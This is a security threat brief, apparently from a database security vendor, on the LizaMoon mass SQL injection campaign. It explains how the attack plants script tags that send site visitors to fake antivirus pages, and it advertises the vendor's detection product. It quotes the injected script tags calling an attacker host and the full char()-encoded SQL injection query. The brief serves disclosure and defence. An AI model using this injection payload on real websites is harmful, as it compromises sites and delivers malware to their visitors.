


Threat Brief: LizaMoon Mass SQL Injection Attack

LizaMoon, a new mass SQL injection attack, was discovered last week. It's the latest version in a series of mass SQL injection hacks monitored over the last several years. This type of attack has become extremely common as a tool used by cybercriminals, as it is a relatively easy way to enable rapid growth of botnets, which are currently the most popular and widespread method for monetizing a breach.

Mass SQL injection attack techniques differ slightly from targeted SQL injection attacks since they normally have a different intent. In most cases, mass SQL injection attacks are used to insert JavaScript and iFrames into the pages of legitimate websites, redirecting victims to malicious pages with client-side exploits and/or scareware and not necessarily to gain direct access to the database itself. In this specific case, the goal of the LizaMoon attack is the insertion of a script tag pointing to a malicious website promoting fake anti-virus software.



```
</tr>
<tr>
  <td valign="top" align="center" class="content">
    <table id="ResultTable" cellpadding="0" cellspacing="0" width="95%">
      <tr>
        <td class="ProductCSS" colspan="3">
          <script src='http://lizamoon.com/ur.php'></script>
          <script src='http://lizamoon.com/ur.php'></script>
        </td>
      </tr>
      <tr>
        <td class="...">Ref No</td>
        <td class="...">Brand</td>
      </tr>
    </table>
  </td>
</tr>
```

Figure 1. LizaMoon script tag pointing to a malicious site.

The second difference stems from the fact that the attack is highly “automated” in order to achieve its broad site penetration. Attacks require the discovery of a common attack vector for all targeted websites to robotize the infection. There are several ways to achieve this—for example, by exploiting a vulnerability in the web server application or using a generic SQL injection tool that exploits vulnerabilities in widespread web applications or platforms. This appears to be the case with LizaMoon, as the exploit is apparently finding success in injecting a broad range of applications utilizing SQL server back-end databases.

The attack’s next step is to obfuscate the injection to bypass classical signature-based security engines. Below is an example of the actual encoded attack query:



```
surveyID=91+update+usd_ResponseDetails+set+categoryName=REPLACE(cast(categoryName+as+v
archar(8000)),cast(char(60)%2Bchar(47)%2Bchar(116)%2Bchar(105)%2Bchar(116)%2Bchar(108)%
2Bchar(101)%2Bchar(62)%2Bchar(60)%2Bchar(115)%2Bchar(95)%2Bchar(114)%2Bchar(105)%2Bc
har(112)%2Bchar(116)%2Bchar(32)%2Bchar(115)%2Bchar(114)%2Bchar(99)%2Bchar(61)%2Bchar(
104)%2Bchar(116)%2Bchar(116)%2Bchar(112)%2Bchar(58)%2Bchar(47)%2Bchar(47)%2Bchar(103
)%2Bchar(111)%2Bchar(111)%2Bchar(103)%2Bchar(108)%2Bchar(101)%2Bchar(45)%2Bchar(115)
%2Bchar(116)%2Bchar(97)%2Bchar(116)%2Bchar(115)%2Bchar(53)%2Bchar(46)%2Bchar(46)%2B
char(105)%2Bchar(110)%2Bchar(102)%2Bchar(111)%2Bchar(47)%2Bchar(117)%2Bchar(114)%2Bc
har(46)%2Bchar(112)%2Bchar(104)%2Bchar(112)%2Bchar(62)%2Bchar(60)%2Bchar(47)%2Bchar(1
15)%2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(62)+as+vvarchar(
8000)),cast(char(32)+as+vvarchar(8)))--
```

Figure 2. LizaMoon encoded attack query.

Alert Threat Brief: LizaMoon Mass SQL Injection Attack




Figure 4. Detection of the LizaMoon SQL injection attack by McAfee Database Activity Monitoring.

The SQL query, despite being obfuscated, is caught by one of the system's generic virtual patching rules, in this case a rule that detects attempts to inject code into SQL server. Nearly 400 rules come prepackaged with McAfee software to prevent exploit of database-specific vulnerabilities addressed by a patch that may not yet have been installed, or, as happens here, for common threat vectors to databases and the applications built on top of them.

It is important to note that not all database monitoring solutions provide protection for these general attacks, and, moreover, those that rely on monitoring SQL traffic will typically miss encrypted, encoded, or otherwise obfuscated attacks. Our unique approach of monitoring process memory ensures that as the command is translated by the database management system (DBMS) into an execution plan, it is evaluated against the security policy.

